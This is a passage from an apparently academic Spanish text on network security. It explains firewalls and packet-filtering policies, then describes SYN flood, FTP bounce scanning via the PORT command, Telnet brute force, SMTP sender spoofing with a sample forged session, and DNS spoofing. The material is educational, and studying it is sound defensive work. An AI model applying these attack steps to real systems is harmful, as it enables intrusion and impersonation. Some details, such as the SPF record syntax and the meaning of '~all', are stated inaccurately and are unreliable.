datos o al flujo de tráfico. Aquí se hace uso de la criptografía ya que ésta envuelve los principios, significados, y métodos para la transformación matemática de los datos para esconder los contenidos de información, previniendo así la alteración o el uso no autorizado. Este mecanismo es requerido por muchos sistemas de seguridad y puede ser usado como parte de un cifrado, integridad de datos, autenticación de los datos, almacenaje de la contraseña.

Notarización

El mecanismo de notarización provee los elementos necesarios para asegurar las propiedades de la comunicación de datos entre dos o más entidades, como la integridad de datos, origen, tiempo y destino. Esto es provisto por una tercera entidad de confianza - llamado notario, el cual tiene credibilidad por las entidades comunicantes y tiene la información necesaria para proveer el seguro requerido de una forma que puede ser testado - que realiza la certificación para asegurarse de ciertas propiedades de los datos comunicados entre las entidades.

El mecanismo de notarización también es conocido como mecanismo de certificación ya que se recurre a terceras personas físicas o jurídicas que confirman la seguridad de procedencia e integridad de los datos además garantizan el origen, el destino, las entidades involucradas, el tiempo de tránsito, etc.

Cortafuegos (Firewalls)

Un Firewall es un sistema o grupo de sistemas que impone una política de seguridad de control de acceso entre dos redes.

El firewall determina cual de los servicios de red pueden ser accesados dentro de esta por los que están fuera, es decir quien puede entrar para utilizar los recursos de red pertenecientes a la organización.

Para que un firewall sea efectivo, todo tráfico de información a través de la red deberá pasar a través del mismo donde podrá ser inspeccionada la información. El firewall podrá únicamente autorizar el paso del tráfico, y el mismo podrá ser inmune a la penetración. Desafortunadamente, este sistema no puede ofrecer protección alguna una vez que el agresor lo traspasa o permanece entorno a este.

En todo Firewall existen tres componentes básicos para los que deben ser implementados mecanismos de seguridad:

- El filtrado de paquetes
- El proxy de aplicación
- La monitorización y detección de actividad sospechosa.

Filtrado de paquetes: Su funcionamiento es generalmente muy simple, se analiza la cabecera de cada paquete y en función de una serie de reglas ya establecidas, la trama es bloqueada o se le permite continuar.

El filtrado de paquetes se puede basar en cualquiera de los siguientes criterios:

- Protocolos utilizados.
- Dirección IP de origen y de destino.
- Puerto TCP-UDP de origen y de destino.

Estos criterios permiten gran flexibilidad en el tratamiento del tráfico. Restringiendo las comunicaciones entre dos computadoras (mediante las direcciones IP) se permite determinar entre cuales máquinas la comunicación está permitida.

El filtrado de paquetes mediante puertos y protocolos permite establecer que servicios estarán disponibles al usuario y por cuales puertos. Se puede permitir navegar en la WWW (puerto 80 abierto) pero no acceder a la transferencia de archivos vía FTP (puerto 21 cerrado).

Debido a su funcionamiento y estructura basada en el filtrado de direcciones y puertos este tipo de Firewalls trabajan en los niveles de Transporte y de Red del Modelo OSI y están conectados al interior y exterior de la red.

Tienen la ventaja de ser económicos, tienen un alto nivel de desempeño y son transparentes para los usuarios conectados a la red. Sin embargo presenta debilidades como:

- No protege las capas superiores a nivel OSI.
- Las necesidades aplicativas son difíciles de traducir como filtros de protocolos y puertos.
- No son capaces de esconder la topología de redes privadas, por lo que exponen la red al mundo exterior.
- Sus capacidades de auditoría suelen ser limitadas, al igual que su capacidad de registro de actividades.
- No soportan políticas de seguridad complejas como autentificación de usuarios y control de accesos con horarios prefijados.

Políticas de filtrado

En la etapa de filtrado, cada paquete puede tener 3 destinos:

1. Entrada (INPUT): Paquetes cuyo destino es el firewall
2. Salida (OUTPUT): Paquetes cuyo origen es el firewall
3. Enrutamiento (FORWARD): Paquetes que pasan a través del firewall desde y hacia otras maquinas.




Gráfico II.9.- Filtrado de Paquetes

Cada uno de los tres destinos tiene asociado una política por defecto y conjunto de reglas que son comparadas una a una y de forma secuencial con las características del paquete analizado. Si a dicho paquete no corresponde ninguna de las reglas existentes, le es aplicada la política por defecto.

Si el paquete coincide con alguna regla, se toma la acción establecida para dicha regla y sale de la cadena de análisis.

Gráfico II.10.- Políticas de Filtrado

Las políticas por defecto en la tabla de filtrado pueden ser:

- Aceptar (ALLOW): Se permite el paso del paquete a su destino
- Denegar (DENY): Se prohíbe el paso del paquete a su destino. El paquete es descartado silenciosamente
- Rechazar (REJECT): Se prohíbe el paso del paquete a su destino. Se envía un mensaje de error al emisor del paquete.

Se recomienda elegir la política de DENEGAR frente a la política de RECHAZAR debido a:

1. Se duplica el tráfico de red
2. Ofrece información útil a un posible atacante
3. En caso de paquetes con cabeceras falsificadas, los mensajes de error puede ser redirigidos por un atacante y utilizados para atacar un equipo de terceros

Estas reglas se especifican generalmente como una tabla de condiciones y acciones que se consulta en un orden dado hasta encontrar una regla que permita tomar una decisión sobre el bloqueo o el reenvío de la trama.

Una tabla de reglas de filtrado podría tener la siguiente forma:

Tabla II.II.- Reglas de Filtrado

ORIGEN	DESTINO	TIPO	PUERTO	ACCION
192.168.30.0	**-**	**-**	**-**	**DENY**
-	20.20.11.0	-	-	DENY
192.168.31.0	**-**	**-**	**-**	**ALLOW**
-	**10.10.21.0**	**-**	**-**	**DENY**

Si al Firewall donde está definida esta política llega un paquete proveniente de la red 192.168.30.0, su paso sería bloqueado sin importar su destino. Igual sucede si llega información a la subred 20.20.11.0, su paso sería bloqueado sin importar su origen.

El orden de análisis de la tabla es muy importante para poder definir una buena política de seguridad. En la tabla anterior por ejemplo, podemos ver qué sucede si llega un paquete desde la red 192.168.31.0 a la subred 10.10.21.0. Una de las reglas dice que todos los paquetes provenientes de la red 192.168.31.0 son permitidos, mientras que la siguiente regla indica que cualquier paquete que llegue a la subred 10.10.21.0 debe ser bloqueado. Si la tabla es leída de arriba hacia abajo, el paquete podría pasar, ya que la tabla es consultada hasta que se encuentra una regla que se ajuste a la cabecera del paquete. Si

la tabla es consultada de abajo hacia arriba, el paquete sería bloqueado. Es por esto que las reglas de filtrado deben ser muy claras y sencillas.

Esquemas de configuración del Firewall

Aceptar todo de forma predeterminada: Con este esquema es posible tener inmediatamente un firewall que permita acceder a todos los servicios proporcionados en la red tanto para servidores como para estaciones cliente, ya que todo el trafico estará permitido por defecto y el administrador generara reglas explicitas para el tráfico que desea bloquear.

La desventaja de este método radica en que es prácticamente imposible prever todo el tráfico que se debe denegar y es posible que solo se pueda bloquear el trafico no deseado después de detectado, es decir, no se prevendrán los ataques sino que se reaccionara ante ellos.




Gráfico II.11.- Regla de Aceptar todo de forma predeterminada

Denegar todo de forma predeterminada: Este esquema requiere más tiempo de diseño, ya que se debe tener un esquema de red completo, incluyendo el listado de los servicios que se prestan y de los cuales se va a ser cliente para generar las reglas de aceptación correspondientes pero ofrece un esquema seguro por defecto. Este es el esquema recomendado.




Gráfico II.12.-Regla de Denegar todo de forma predeterminada

Proxy de Aplicación

Para evitar las debilidades asociadas al filtrado de paquetes, los desarrolladores crearon software de aplicación encargados de filtrar las conexiones a servicios como FTP, Telnet, etc. Estas aplicaciones son conocidas como Servidores Proxy y la máquina donde se ejecuta recibe el nombre de Gateway de Aplicación o Bastion Host.

El Proxy, instalado sobre el Nodo Bastión, actúa de intermediario entre el cliente y el servidor real de la aplicación, siendo transparente a ambas partes.

Cuando un usuario desea un servicio, lo hace a través del Proxy. Este, realiza el pedido al servidor real devuelve los resultados al cliente. Su función fue la de analizar el tráfico de red en busca de contenido que viole la seguridad de la misma.

Monitoreo de la Actividad

El monitoreo de la actividad del Firewall es indispensable para la seguridad de la red, ya que así se podrá obtener información acerca de los intentos de ataque a los que puede estar sometido.

Arquitecturas de Firewalls

Firewalls de Filtrado de paquetes: Consiste en utilizar un router y aprovechar su capacidad de filtrar paquetes (como ya fue explicado). Este tipo de Firewalls trabajan en los niveles de red y de transporte del modelo OSI y tienen la ventaja de ser bastante económicos, pero traen consigo una serie de desventajas como son:

- No protege las capas superiores
- No son capaces de esconder la topología de la red protegida
- No disponen de un buen sistema de monitoreo, por lo que muchas veces no se puede determinar si el router está siendo atacado
- No soportan políticas de seguridad complejas como autentificación de usuarios

Dual-Homed Host: Está formado por máquinas Unix equipadas con dos o más tarjetas de red. En una de las tarjetas se conecta la red interna y en la otra, la red externa. En esta configuración, la máquina Unix hace las veces de Gateway y de choke.

El sistema ejecuta al menos un servidor proxy para cada uno de los servicios que pasarán a través del Firewall y es necesario que el IP-Forwarding esté desactivado en el equipo: Aunque una máquina con dos tarjetas de red puede actuar como router, para aislar el tráfico entre la red interna y la externa, es necesario que el choke no enrute paquetes entre ellas.

Screened Host: Se combina un enrutador con un host bastión y el principal nivel de seguridad proviene del filtrado de paquetes. En el bastión, el único sistema accesible desde el exterior, se ejecuta el proxy de aplicaciones y en el choke se filtran los paquetes considerados peligrosos y sólo se permite un número reducido de servicios.

Screened Subnet: En este diseño se intenta aislar la máquina más atacada y vulnerable del Firewall: el host bastión. Para ello se establece una zona desmilitarizada (DMZ) de forma tal que si un intruso accede a esta máquina, no consiga el acceso total a la subred protegida.

En este esquema se utilizan dos enrutadores: uno exterior y otro interior. El enrutador exterior es el encargado de bloquear el tráfico hacia y desde la red interna. El enrutador

interno se coloca entre la red interna y la DMZ (zona entre el enrutador externo y el interno).

CAPITULO III

3. ANÁLISIS DE VULNERABILIDAD

3.1. PROTOCOLO TCP

Ataque SYN

El "ataque SYN" (también denominado "inundación TCP/SYN") consiste en saturar el tráfico de la red (denegación de servicio) para aprovechar el mecanismo de negociación de tres vías del protocolo TCP.

Dicho mecanismo permite que cualquier conexión a Internet "segura" (una que utiliza el protocolo TCP) se realice.




Gráfico III.13.-Funcionamiento del Protocolo TCP

Cuando un cliente establece una conexión con un servidor, envía una solicitud SYN; el servidor responde con un paquete SYN/ACK y el cliente valida la conexión con un paquete ACK (reconocimiento).

No es posible establecer una conexión TCP hasta haber finalizado estas tres vías. El ataque SYN consiste en enviar una gran cantidad de solicitudes SYN a través de un ordenador con una dirección IP inexistente o no válida. En consecuencia, el equipo de destino no puede recibir un paquete ACK.

Los equipos vulnerables a los ataques SYN dejan las conexiones abiertas en cola en una estructura de memoria de datos y aguardan la recepción de un paquete ACK. Existe un mecanismo de caducidad que posibilita rechazar los paquetes una vez transcurrido un determinado período de tiempo. No obstante, cuando la cantidad de paquetes SYN es bastante considerable, si el equipo de destino utiliza todos los recursos para almacenar las solicitudes en cola, corre el riesgo de volverse inestable, lo que puede provocar la caída o el reinicio del sistema.

3.2. Protocolo FTP

Ataque FTP bounce

Conforme con el protocolo FTP, el comando PORT hace que la máquina que lo origina especifique una máquina de destino y un puerto arbitrarios para la conexión de datos. Sin embargo, esto también significa que un hacker puede abrir una conexión a un puerto del hacker eligiendo una máquina que puede no ser el cliente original.

El protocolo ftp permite lo que se llama conexión proxy ftp. Es decir, conectarse a un ftp desde un servidor proxy y al hacer esto establecer una conexión y enviar un archivo a cualquier parte de la Internet. De esto se aprovechan algunos atacantes para realizar escaneos, ya que se realizan detrás de un firewall (el del proxy) con la consiguiente dificultad para rastrear el origen del escaneo. Suelen ser muy lentos, por lo que son poco usados.

Funcionamiento

El ataque FTP bounce no sería posible si no existiera el FTP en modo pasivo. Con FTP en modo pasivo, las conexiones de comandos están completamente separadas de las conexiones de datos. Esto permite que el servidor FTP pueda correlacionarse de buena forma con los cortafuegos, porque el servidor FTP es responsable de la construcción de la conexión de datos de salida con la máquina remota. Sin embargo, también significa que un usuario pueda enviar un comando PORT a un servidor FTP.

Desde una perspectiva de seguridad, un servidor FTP "bounceable" es una grave preocupación. Para los efectos de escaneo de puertos, sin embargo, esta situación no podría ser más conveniente. El ataque FTP bounce se aprovecha de estos servidores FTP mal configurados para localizar los puertos abiertos.

Para empezar el proceso de ataque, se deberá iniciar la sesión en el servidor FTP que será utilizado como intermediario. Una vez conectado al servidor de FTP, se envía el comando PORT para dirigir todas las conexiones de datos a la dirección IP de destino y al puerto TCP.

El comando PORT tiene una sintaxis única. El comando PORT es seguido por seis números que están separadas por comas. Los cuatro primeros números se refieren a los cuatro octetos de la dirección IP de destino, y los dos últimos números se refieren al número de puerto en el dispositivo remoto. Para calcular el número de puerto en decimales, multiplicar el segundo-a-último número por 256 y añadirlo a la última cifra. Por ejemplo, el comando PORT 192,168,0,5,2,44 se refiere a la dirección IP 192.168.0.5 y el puerto (2 * 256) 44, o el puerto 556

Ahora, se envía una lista de comandos para iniciar la conexión de datos a través de la dirección IP y el puerto TCP. El servidor FTP intenta una conexión con el dispositivo especificado con el comando PORT.

Un puerto cerrado no permitirá que la conexión se establezca




Gráfico III.14.-Funcionamiento del Ataque FTP Bounce

Un puerto abierto completa la transferencia a través de la conexión especificada:




Gráfico III.15.-Funcionamiento del Ataque FTP Bounce

3.3. Protocolo Telnet

TELNET provee acceso de terminal a un sistema. El protocolo incluye previsiones para soportar varios seteos de terminal como ser raw mode, eco de caracteres, etc. Generalmente, el demonio de telnet llama al programa login para autenticar al usuario e iniciar la sesión. El mismo provee un nombre de cuenta y una password para el login.

Pero en la mayoría de los casos, la mayoría de las sesiones de telnet vienen de sistemas no confiables. Es decir, no podemos confiar ni en el sistema operativo que hace telnet al nuestro, ni en las redes que intervienen en el proceso. La password y la sesión entera son fácilmente visibles para los ojos de un espía, típicamente usando sniffers.

Telnet Brute forcé

Se denomina ataque de fuerza bruta a la forma de recuperar una clave probando todas las combinaciones posibles hasta encontrar aquella que permite el acceso.

Dicho de otro modo, define al procedimiento por el cual a partir del conocimiento del algoritmo de cifrado empleado y de un par texto claro/texto cifrado, se realiza el cifrado (respectivamente, descifrado) de uno de los miembros del par con cada una de las posibles combinaciones de clave, hasta obtener el otro miembro del par. El esfuerzo

requerido para que la búsqueda sea exitosa con probabilidad mejor que la par será 2n − 1 operaciones, donde n es la longitud de la clave (también conocido como el espacio de claves).

Actualmente los ataques de fuerza bruta sobre el protocolo Telnet están muy restringidos debido a la poca implementación de este protocolo en la Internet moderna. Pero sigue siendo útil, dentro de unos márgenes, ya que es muy usado por los Routers Cisco (Gama profesional) y los típicos Adsl (Hogares).

3.4. Protocolo SMTP

Problemas de Seguridad de SMTP

El servicio SMTP (*Simple Mail Transfer Protocol*, puerto 25 TCP) se utiliza para transferir correo electrónico entre equipos remotos; estas máquinas pueden ubicarse físicamente en la misma sala, en la misma universidad, o en la otra parte del mundo, a miles de kilómetros de distancia. Este servicio suele ser atendido por un demonio denominado sendmail, que ha sido uno de los que más problemas de seguridad ha tenido a lo largo de la historia de Unix; y no es para menos: se trata de un *software* muy complejo y potente - incluso demasiado para las necesidades de la mayoría de servidores , por lo es inevitable que en su código existan *bugs*; para hacernos una idea del grado de complejidad de sendmail simplemente tenemos que echarle un vistazo a su fichero de configuración principal, /etc/sendmail.cf.

Ataque Mail Spoofing

Hoy en día, más y más servidores de correo están siendo mal configurados sirviendo de relays abiertos para el envío de correos y no siguiendo estándares definidos en la RFC

precisamente. Empresas tales como vtr.net han tenido que llegar a tener que comprobar en el mismo servidor de correo del remitente si tal usuario existe o no, esta NO es una norma. Otro ejemplo es de paris.cl quien exige como norma que el servidor de correo del remitente tenga que tener un reverso.

Con estos datos concretos te puedo decir que el mayor uso del spam es el spoofing de dominios, por ejemplo yo puedo enviarte un correo con remitente @bancodechile.cl pero sin embargo fue enviado desde un servidor "fake" quien ha suplantado su real dominio por el del banco. Como contraparte se ha tenido que llegar al nivel de autorizar servidores MX desde la propia configuración del dominio en la zona del servidor de DNS.




Gráfico III.16.-Funcionamiento de SPF

Esta práctica se llama SPF (Sender Policy Framework) que funciona de la siguiente manera: en la zona de mi dominio declaro que servidores están autorizados a enviar correo con mi dominio y a su vez el servidor que recibe tal correo consulta en mi servidor esta configuración para confirmar si la ip del remitente esta en esta lista y si no es bloqueado, a modo de ejemplo una configuración podría ser la siguiente:

```
dominio.cl  IN   TXT "v=spf a mx ~all"
reverso.mta.dominio.cl  IN   TXT "v=spf1 a -all"
```

Con la opción v= defino la versión usada de SPF y con la opción ~all bloqueo a todas las demás IPs que no estén declaradas en mi zona MX.

Un ejemplo funcional en un servidor qmail de cómo funciona esto, hare un fake de un dominio en un servidor configurado con SPF

```
220 mail.server.cl ESMTP
helo mail
250 mail.server.cl
mail from:<fake@dominio.cl>
250 ok
rcpt to:<user@mail.server.cl>
550 See
http://spf.pobox.com/why.html?sender=fake%40dominio.cl&ip=IP_FAKE&r
eceiver=mail.server.cl (#5.7.1)
```

NOTA: Para protegerse se debería comprobar la IP del remitente (para averiguar si realmente esa ip pertenece a la entidad que indica en el mensaje) y la dirección del servidor SMTP utilizado. Otra técnica de protección es el uso de firmas digitales.

3.5. Protocolo DNS

Ataque DNS Spoofing

Suplantación de identidad por nombre de dominio. Se trata del falseamiento de una relación "Nombre de dominio-IP" ante una consulta de resolución de nombre, es decir, resolver con una dirección IP falsa un cierto nombre DNS o viceversa. Esto se consigue falseando las entradas de la relación Nombre de dominio-IP de un servidor DNS, mediante alguna vulnerabilidad del servidor en concreto o por su confianza hacia servidores poco fiables. Las entradas falseadas de un servidor DNS son susceptibles de infectar (envenenar) el caché DNS de otro servidor diferente (DNS Poisoning).




Gráfico III.17.-Ataque DNS Spoofing

Funcionamiento

Un servidor DNS que realiza una consulta normal trabaja de la siguiente manera:




Gráfico III:18.-Funcionamiento de Ataque DNS Spoofing

Paso 1: el usuario del PC con la dirección IP "Mi dirección IP" hace una consulta DNS al servidor principal, pidiendo para resolver la dirección IP para some-webserver.com.

Paso 2 al Paso 7 (Consultas recursivas): el usuario del servidor DNS principal no tienen permisos para usar el dominio de some-webserver.com. Así, pide a los servidores raíz, que le dirijan a .com Namespace desde donde aprenden del servidor DNS primario de some-webserver.com, que responde con la dirección IP de some-webserver.com.

Paso 8: La dirección IP de some-webserver.com se almacena en caché primario del usuario del servidor DNS y las respuestas al usuario de la PC con la dirección IP para some-webserver.com.

Un servidor que sufre un ataque trabaja de la siguiente manera:




Gráfico III.19.-Funcionamiento de Ataque DNS Spoofing

Paso 1: El atacante envía una señal a los PC afectados para iniciar las consultas DNS.

Paso 2: Todos los PC afectados con una dirección IP falso "Victim IP Address" hacen una consulta DNS a los servidores principales DNS, pidiendo resolver la dirección IP para some-webserver.com.

